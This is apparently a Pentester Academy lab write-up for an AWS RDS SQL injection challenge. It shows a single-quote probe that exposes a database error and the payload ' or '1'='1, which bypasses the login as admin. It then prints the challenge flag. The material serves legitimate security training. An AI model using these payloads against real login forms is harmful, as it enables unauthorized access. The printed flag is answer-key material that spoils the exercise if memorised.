

A word cloud in the shape of a map of India. The words are in various shades of gray, except for 'ATTACK' and 'DEFENSE' which are in red and blue respectively. The words include: ATTACK, DEFENSE, LABS, COURSES, PENTESTER ACADEMY, RED TEAM, HACKER, TOOL BOX, PATV, ACCESS POINT, WORLD-CLASS TRAINERS, TRAINING, and PENTESTING. The words are arranged to fill the outline of the map, with 'ATTACK' and 'DEFENSE' being the largest and most prominent words in the center.

Name	RDS : SQL Injection
URL	https://attackdefense.com/challengedetails?cid=2294
Type	AWS Cloud Security : Databases

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

Step 1: Interact with the web application and try to login with any dummy credentials.

URL: <https://8dwnohopul.execute-api.us-east-1.amazonaws.com/dev>

Management Panel

Username

John

Password


••••••••

Submit

Management Panel

Username

Password

Login Failed 

Submit

Login failed !

Step 2: Try payload with single quote to generate error.

Payload:

- Username: John'
- Password: abcd

Management Panel

Username

Password

Login Failed

Submit

```
1050hx4cc4.execute-api.us x +
https://1050hx4cc4.execute-api.us-east-1.amazonaws.com/dev?name=John&password=password'
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON
"Traceback (most recent call last):\n File \"\\\"var/task/main.py\\\"\", line 33, in lambda_handler\n cursor.execute(\npsycpg2.errors.SyntaxError: syntax error at or near ^\n\n"
```

Error hints that sql injection is possible.

Step 3: Try simple SQLi payload to bypass login.

Payload:

- Username: ' or '1'='1
- Password: ' or '1'='1

Management Panel

Username

Password

Login Failed

Submit

Welcome admin

FLAG: ooc3beeX oD2eez8O iP8upheo

FLAG: ooc3beeX oD2eez8O iP8upheo

Successfully bypassed login and retrieved flag.